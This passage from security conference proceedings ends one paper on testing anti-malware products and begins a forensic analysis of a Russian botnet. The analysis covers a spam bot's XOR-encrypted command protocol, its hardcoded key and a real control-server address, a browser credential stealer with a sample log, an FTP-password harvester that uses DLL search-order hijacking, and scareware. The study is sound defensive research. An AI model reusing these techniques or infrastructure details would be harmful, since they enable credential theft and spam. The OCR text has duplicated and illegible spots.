	Malware knowledge (disinfection)	90 % of the actual malware test set have to be disinfected.
	Speed	-
	Known packers	-
	Packer deepth	-
	Known email clients data files	-
	Embedded files	-
	Embedded deepth	-
	Other	-

Conclusion

Testing anti-malware products is a very difficult task. These products change continuously, there are several updates a day (e.g.: Symantec updates its products in every 6 minutes). In this situation it is not possible to deal with the past, the present has to be tested. The realtime anti-malware testing methodology is a practical way to provide up-to-date anti-malware information about their efficiency and capability. The described system is a reliable closed system without any possibility of user intervention. Results are published immediately after they are created. However one of the most important keypoint of the mentioned system is the following: The golden mean must be found between the reliability of the system and the purpose of testing products in the real environment. The system uses automatic methods and they are not keeping with the user requirements in all cases.

References

[1] Leitold, F. (1995). Automatic Virus Analyser System. Proceedings of the 5th International Virus Bulletin Conference, Boston USA, 1995, pp. 99-107.

[2] Leitold, F. (2002). Independent AV testing. Proceedings of the 11th International EICAR Conference, Berlin Germany, 2002.

[3] Leitold, F.: The solution in the naming chaos, 14th Annual EICAR Conference, Malta, 2005

[4] EICAR Cyber Attack Methods Detection & Information Exploitation Research Project, http://www.eicar.org/camdier/

[5] Order To Come To Virus Naming Chaos, http://www.techweb.com/wire/security/54200541 , November 24, 2004

[6] S. Gordon; R. Ford: REAL WORLD ANTI-VIRUS PRODUCT REVIEWS AND EVALUATIONS – THE CURRENT STATE OF AFFAIRS http://csrc.nist.gov/nissc/1996/papers/NISSC96/paper019/final.PDF

[7] A. Marx: A Guideline to Anti-Malware-Software testing
Eicar Conference, 2003
http://www.av-test.org/index.php?sub=Papers&menue=1&lang=0

[8] M. Morgenstern; A. Marx: Testing of "Dynamic Detection"
AVAR Conference 2007
http://www.av-test.org/index.php?sub=Papers&menue=1&lang=0

Discovering a botnet from russia (with love)

Damien Aumaitre, Christophe Devaux, and Julien Lenoir

SOGETI ESEC R&D
Paris, France
{Damien.Aumaitre,Christophe.Devaux,Julien.Lenoir}@sogeti.com

Abstract. A botnet refers to the network of infected computers remotely controlled. Botnet's owners take advantage of the huge amount of hosts (and thus mass power) to generate illegal profit by performing spam or adware campaigns, Denial of services attacks or data theft.

This article is an analysis of a multi-tasks botnet found in the wild.

Everything began when an infected laptop was sent to our lab for a forensic analysis. The system was infected by many malwares. After a quick analysis, we decided to focus on one of it by curiosity. We soon realized that our infected machine was enrolled in a botnet and we decided to study the whole botnet.

In a first part, we show how we have analysed and reverse engineered the malware itself and all the binaries it dropped. This analysis covers the infection, the machine exploitation and the network topology of zombies computers. From there we were able to draw the network map of the botnet and its control servers. We could also see the evolution of the malware features and improvement of protections layers.

In the second part, we analysed the business model of this botnet. We gathered information about the 'botnet manager', how he manages the botnet like a company. We have discovered its costs and profit sources, the developper recruiting process and how this malware is potentially linked with others malwares and others criminal organizations.

1 Technical part

1.1 Launcher

We have decided to analyse this malware found on a computer which was sent to our lab for forensic analysis. In many cases malware infection is not straighforward. The computer first gets infected and executes a launcher. The launcher could be an exploit or a binary, like a fake software. The launcher connects to a remote server that we have called the *CandyBox*. The Candybox then uploads to the victim computer binaries of the actual malware. This architecture is quite smart as the same launcher can stay in the wild an drop different malwares along the time.

The CandyBox we have discovered seems to be similar to a well know malware dropping suite (launcher + CandyBox) called *Pushdo* [2]. We could have drawn all binaries and servers involved in the malware dropping step but it is not the point of this article. Reader should be aware that before the infection actually begings there is a long step of malwares dropping.

1.2 Binaries involved

This botnet is composed of at least three distinct binaries. Each of them has a specific role. In this subsection we are first describing each of them separately and then we show how their interaction make the botnet quite efficient.

Psyche: the MassMailer One of the binaries is called *Psyche*. We did not give this name, it is its actual name chosen by malware developpers. Psyche is responsible for the SPAM operation. When Psyche binary is started, it registers itself as a Windows service, uses a rootkit method to hide itself (which will be detailed later) and then connects to the spam commander server. It first receives a configuration file, and then periodically receives a SPAM template and a list of email address/SMTP servers tuples to use, spams all those addresses and finally goes to an idle state. After an intensive spam period of a few minutes, the zombie idles for a few hours waiting for a new spam campaign to start.





Fig. 1. Zombie machine driven by the spam commander

Spam commander uses an homemade and poorly crypted protocol. Let us now describe the protocol specification we have reverse engineered. The protocol is composed of two types of datagram: send datagrams and receive datagrams. We will focus on received datagrams because they contain the interesting part of communication, orders that will be executed by victims machines.

Receive orders are composed of the order type number (on a dword), the size of the order (on a dword too) followed by encrypted data. This encryption is made using a xor based algorithm with an harcorded string key *Poshel-ka ti na hui drug aver*. Using Google on this string, we can see that this MassMailer -or a variant of it- is used in many other botnets, like Cutwail or Storm, or in other trojans like Trojan.Kobcka or Trojan.DieHard. Following hex-dump of a received order illustrates the data structure:



```
00000000:  08 00 00 00 f5 0c 03 00 3b 65 1b 0e 43 49 46 13   ....õ...;e..CIF.
00000010:  15 60 5e 07 0d 54 04 03 4f 19 1b 54 04 07 48 18   .`^..T..O..T..H.
00000020:  65 68 73 6f cb e1 fc c9 ef ba eb eb e7 fe ab 96   ehsoËáüÉï°ëëçþ«–
00000030:  e3 54 fd 4f 91 b2 f9 e8 f1 ad f5 a3 bd ab fb e5   ãTýO'²ùèñ-õ£½«ûå
00000040:  f1 c2 17 0b 58 18 47 0e 11 1d 16 50 47 47 18 49   ñÂ..X.G....PGG.I
00000050:  17 43 58 04 59 42 0f 6b 59 09 0b 46 1b 1c 31 e0   .CX.YB.kY..F..1à
00000060:  f5 ea b0 b6 ec fe e8 e9 b0 f4 ca fc aa ec e7 a8   õê°¶ìþèé°ôÊüªìç¨
```

Fig. 2. Hex-dump of a received order

There are 9 different kinds of receive orders; let us now describe those that are worth noticing:


Order 0 Idle/Ping order.
Order 2 Receives a shellcode to execute on the victim computer. This may be a good way to disinfect all zombies when someone will have an acces to a C&C server.
Order 6 Receives the mail template to send. Next figure is an example of spam we have observed.
Order 7 Receives the malware configuration. Here is a part of it:

```
addr 74.50.125.72
port 3590
knockdelay 60
saveunkansw
turbomin 10
turbomax 12
mxrecvtimeout 120
mxconntimeout 120
...
```

Order 8 Receives a list of mail address / mail server tuples.

```
tequilaman909@portblakely.com / mail.portblakely.com
tlobw@bnsprodukter.com / mail3.lmdata.se.Rc
dwhmeqw@bobreeves.com / bobreeves.com.inbound25.mxlogicmx.net
wobxafnrhv@bp-cpas.com / mi8.com.mail7.psmtp.com
... ...
```

Send orders structure is a little bit more complex, and contains an unique identifier for the bot and a session identifier.


Viogr@® Trusted Store

From: Viogr@® Trusted Store.
One-stop for all your meds here

About this mailing:
You are receiving this e-mail because you subscribed to MSN Featured Offers. Microsoft respects your privacy. If you do not wish to receive this MSN Featured Offers e-mail, please click the "Unsubscribe" link below. This will not unsubscribe you from e-mail communications from third-party advertisers that may appear in MSN Feature Offers. This shall not constitute an offer by MSN. MSN shall not be responsible or liable for the advertisers' content nor any of the goods or service advertised. Prices and item availability subject to change without notice.

© 2008 Microsoft | Unsubscribe | More Newsletters | Privacy

Microsoft Corporation, One Microsoft Way, Redmond, WA 98052

Fig. 3. Spam sent by zombie machines. Each link redirect to a pharmaceutical website

BHO credentials stealer In the latest version of the malware (version 6 at the time of analysis), a new BHO appeared. Like the others BHO, it registers itself in the registry and is launched with Internet Explorer. It hooks all forms containing password input and has an integrated keylogger. This way it stoles credentials before they are sent to the remote web site and stores stolen credentials in a temporary file. Here is an extract of a credentials log:

```
[http://www.nytimes.com/auth/login?URI=http://]
USERID=KEYSREAD:noregisterme0
[http://www.nytimes.com/auth/login?URI=http://]
PASSWORD=KEYLOGGED:mypassword0 KEYSREAD:mypassword0
[http://www.nytimes.com/auth/login]
The New York Times > Log In
is_continue=true
URI=http://
OQ=
OP=
USERID=noregisterme0
PASSWORD=mypassword0
SAVEOPTION=YES
Submit2=Log+In
```

The BHO stores forms content (KEYSREAD), keys pressed (KEYLOGGED) and HTTP variables (URI, OQ, OP, USERID, PASSWORD, ...) sent to the remote web site. Stolen credentials are periodically sent to a remote credentials logger and the log is deleted from the zombie computer's hard drive.




Fig. 4. Credentials exfiltered

In fact, this malware is generated by Limbo 2, a toolkit which can be bought by everyone. The attacker just have to own a server, upload on it the admin part which contains some badly-coded PHP files, and generate the dedicated malware with the server IP.

Putmuk: the FTP harvester This malware is, as usual, a dropper for the real payload. The payload is a DLL file, named *setupapi.dll*, and dropped in Internet Explorer folder (C:\Program Files\Internet Explorer\).

This is a smart way of loading the malware into Internet Explorer; no loading points to this DLL are added to the operating system or to the browser, but it is loaded each time the browser is launched. Why? Because Internet Explorer looks first in the current folder after the dll's it needs to load, and if no file is found, it does the search in the folders defined in the %PATH% environment variable, like the *system32* one. In normal times, the *setupapi.dll* file is loaded from the system32 folder. Since the DLL is found in the current folder, the browser uses that one, which is the malware, and not the file present in the system32 folder. The only restriction is to be administrator, to have enough right to write to the Internet Explorer folder.

This malware has only one goal: to harvest many FTP accounts. In order to do that, it checks if the computer has several FTP clients installed, and then it tries to decrypt the file or entry in the registry which contains information about servers.

Here is the list of checked FTP clients, in the first version of the malware we studied:


- VanDyke SecureFX
- Ipswitch WS_FTP
- FTPWare CoreFTP
- FileZilla
- Rhino Software FTP Voyager
- Total Commander
- BulletProof FTP Client
- GlobalSCAPE CuteFTP

- CoffeeCup Direct FTP
- FTP Commander Pro
- SmartFTP
- LeapFTP
- FAR FTP

In the latest version of Putmuk, FlashFXP has been added to the list of supported FTP clients.

If the malware finds a FTP client, it sends all information about saved FTP accounts to an external server, using an HTTP request on a PHP webpage. Data (unique ID, client, server, port, login and password) are encoded using a home-made and easy to reverse algorithm.

On the external server, that we call from now the *FTP logger*, we found a Web interface to manage this FTP harvesting, protected by an .htaccess file. This website permits the botnet master to list all FTP accounts received, by days:


::.ftp admin.:: - Mozilla Firefox
Fichier Édition Affichage Historique Marque-pages Outils Aide
http://[redacted]
Google
Export
Select ftp
Terminé


FTPgrabber[995] 2008-12-16 @ 19:24:28

18.11.08

N	Date	Time	MachineID	FTP Client	user:pass@host:port
1	18.11.08	03:51:06	34E999E4A12E678A	CoreFTP	[redacted]
2	18.11.08	05:36:37	0C62CD108D4257BC	TotalCommander	[redacted]
3	18.11.08	05:36:37	0C62CD108D4257BC	TotalCommander	[redacted]
4	18.11.08	05:36:37	0C62CD108D4257BC	TotalCommander	[redacted]
5	18.11.08	05:36:37	0C62CD108D4257BC	TotalCommander	[redacted]
6	18.11.08	05:36:37	0C62CD108D4257BC	TotalCommander	[redacted]
7	18.11.08	05:36:37	0C62CD108D4257BC	TotalCommander	[redacted]
8	18.11.08	05:36:37	0C62CD108D4257BC	TotalCommander	[redacted]
9	18.11.08	05:36:37	0C62CD108D4257BC	TotalCommander	[redacted]
10	18.11.08	05:36:37	0C62CD108D4257BC	TotalCommander	[redacted]
11	18.11.08	05:36:37	0C62CD108D4257BC	TotalCommander	[redacted]
12	18.11.08	05:36:37	0C62CD108D4257BC	TotalCommander	[redacted]
13	18.11.08	11:46:07	D8D9CCFB94375677	FAR	[redacted]
14	18.11.08	11:46:07	D8D9CCFB94375677	FAR	[redacted]
15	18.11.08	11:46:07	D8D9CCFB94375677	FAR	[redacted]
16	18.11.08	11:46:07	D8D9CCFB94375677	FAR	[redacted]
17	18.11.08	11:46:07	D8D9CCFB94375677	FAR	[redacted]
18	18.11.08	12:58:46	07F8438C3831B876	TotalCommander	[redacted]
19	18.11.08	14:51:52	9C9081B983F8A53B	TotalCommander	[redacted]
20	18.11.08	14:51:52	9C9081B983F8A53B	TotalCommander	[redacted]


Fig. 5. The FTP harvester administration interface: 995 accounts are in queue

Another page exists to export all the list from the database:


::.ftp export.:: - Mozilla Firefox
Fichier Édition Affichage Historique Marque-pages Outils Aide
http://[redacted]
Check
Terminé

```
FTPgrabber[995]                                        2008-12-16 @ 19:25:27

ftp://[redacted]                                       Good FTP list [0]
ftp://[redacted]                                       Good FTP
ftp://[redacted]                                       WEBDIR list [0]
ftp://[redacted]                                       Bad FTP List [0]
ftp://[redacted]
ftp://[redacted]                                       Delete
ftp://[redacted]                                       repetitions
ftp://[redacted]                                       Clean files.
ftp://[redacted]
ftp://[redacted]
ftp://[redacted]
ftp://[redacted]
ftp://[redacted]
ftp://[redacted]
ftp://[redacted]
ftp://[redacted]
ftp://[redacted]
ftp://[redacted]
ftp://[redacted]
```

There is also a button to check if credentials for the FTP accounts are still valid, and can be used to connect to it. Three files are created: one when the connection succeeds, another when the connection succeeds and a Web dir is found, and another when the connection fails.



::.ftp admin.:: - Mozilla Firefox
Fichier Édition Affichage Historique Marque-pages Outils Aide
http://[redacted]
Terminé

```
FTPgrabber[995]                                        2008-12-16 @ 19:24:28

            Connect to FTP server[redacted] ... [illegible]
   Login USer=[[redacted]] Password=[[redacted]] ... [illegible]

            Connect to FTP server[redacted] ... [illegible]
   Login USer=[[redacted]] Password=[[redacted]] ... [Failed]

            Connect to FTP server[redacted] ... [illegible]
   Login USer=[[redacted]] Password=[[redacted]] ... [illegible]

            Connect to FTP server[redacted] ... [illegible]
   Login USer=[[redacted]] Password=[[redacted]] ... [illegible]

            Connect to FTP server[redacted] ... [illegible]
   Login USer=[[redacted]] Password=[[redacted]] ... [illegible]

            Connect to FTP server[redacted] ... [illegible]
   Login USer=[[redacted]] Password=[[redacted]] ... [Failed]

            Connect to FTP server[redacted] ... [Failed]
            Connect to FTP server[redacted] ... [Failed]
        Connect to FTP server[redacted] ... [illegible]
   Login USer=[[redacted]] Password=[[redacted]] ... [illegible]

            Connect to FTP server[redacted] ... [illegible]
   Login USer=[[redacted]] Password=[[redacted]] ... [Failed]

            Connect to FTP server[redacted] ... [illegible]
   Login USer=[[redacted]] Password=[[redacted]] ... [illegible]
```

FakeAlert: the scarewares supplier This malware is also a dropper for the real payload, which is another BHO for Internet Explorer. The funny part is that it uses also an official tool of SysInternals (a Microsoft company) to simulate fake BSOD, *in*famous *Blue Screen Of Death*. This tools is a screensaver, initialy used as a joke. The first dropper extracts the DLL and adds a key in the registry to avoid the fake screensaver to display the license at first start.

Why this malware simulates a fake BSOD? Because its purpose is to force the infected user to buy an anti-malwares, but only a special one: the fake attacker's anti-malwares. The dropped BHO is displaying ads and fake alerts about an infection from many malwares on some populars website like MSN, Yahoo Mail, GMail, etc., with a link to a website to buy the panacea to all these problems. It also opens webpages with fake antivirus scans in JavaScript, for the same purpose.

Why this malware simulates a BSOD? Because its purpose is to force the infected user to buy an anti-malwares, but only a special one: the fake attacker's anti-malwares. The dropped BHO is displaying ads and fake alerts about an infection from many malwares on some populars website like MSN, Yahoo Mail, GMail, etc., with a link to a website to buy the panacea to all these problems.



Warning: Your computer is under spyware atack!

Your computer is infected by anonymous spyware program.

Operating System has several fatal errors due to spyware activity.

It is strongly recommended to install an antispyware software to eliminate all security vulnerabilities.

Click HERE to protect your PC...

MSN Home My MSN Hotmail Shopping Money People & Chat

msn

Your ip is blocked by automatic malware/spam activity monitor

[illegible]

Search MSN.com is blocked: [illegible]

MSN NETWORK SITE MAP
News and Sports
MSN Video • News • Slate Magazine • Sports by FOX Sports • Weather
Look it Up
City Guides • Encarta • Maps & Directions • White Pages • Yellow Pages
Living & Finances
Careers & Jobs • Credit Report • Dating & Personals • Health & Fitness • House & Home • Money
Shop
Autos • Buy a House • Rent An Apartment • Travel
Entertainment
Games • Greeting Cards • Horoscopes • Movies • Music • TV
Technology
Downloads • Microsoft.com • Tech & Gadgets • Windows Update
People
Family • Groups & Chat • Kids • Latino • Women

Legal MSN Privacy Advertise Feedback

YAHOO! MAIL

Yahoo! – Help

NOW YAHOO! HAS MORE WAYS TO GET YOUR PERFECT EMAIL ADDRESS

@ymail.com and @rocketmail.com

Get a new address

FIND YOUR PERFECT EMAIL ADDRESS.
Think up a new address that's totally "you" and get it on @ymail.com or @rocketmail.com.

NEW EMAIL ADDRESS, SAME GREAT YAHOO!.
Your @ymail.com or @rocketmail.com address still delivers all the great features you love about Yahoo!.

TRANSFER YOUR INFO.
Easily transition contacts and emails from other mail accounts with our handy wizard.

Don't have a Yahoo! ID?
Signing up is easy.

Sign up for Yahoo!

Already have a Yahoo! ID?

Are you protected?
[illegible]
Please clean your PC.

Yahoo! ID:

e.g. free2rhyme@yahoo.com

Password:

Fig. 6. "Infected" websites



Infected computer
malwares
SPAMS
"Candy-box" (Pushdo)
Spammed computer
FTP logger
Psyche controllers
Banking logger
Hosted by Hivelocity (NOC4Hosts)
Hacked websites from FTP accounts
redirect
HGNI
Hacked websites to sell pills
Hacked websites (Pictures database)

Fig. 7. Global architecture

1.3 Stealth techniques


Malware binaries are using several stealth techniques. Some for defeating anti-virus detection and some for staying hidden from the zombie user. In this part we describe both of them.

Packing The first and easy technique used is to pack binaries. In the earlier versions public packers like UPX or FSG were used. More advanced packers appeared in later versions.

Anti Anti-virus techniques The most important point for mass propagation malwares are to stay undetected by Anti-virus in order to install properly on victim's computers. To do this, one method is to *pack* their executables.

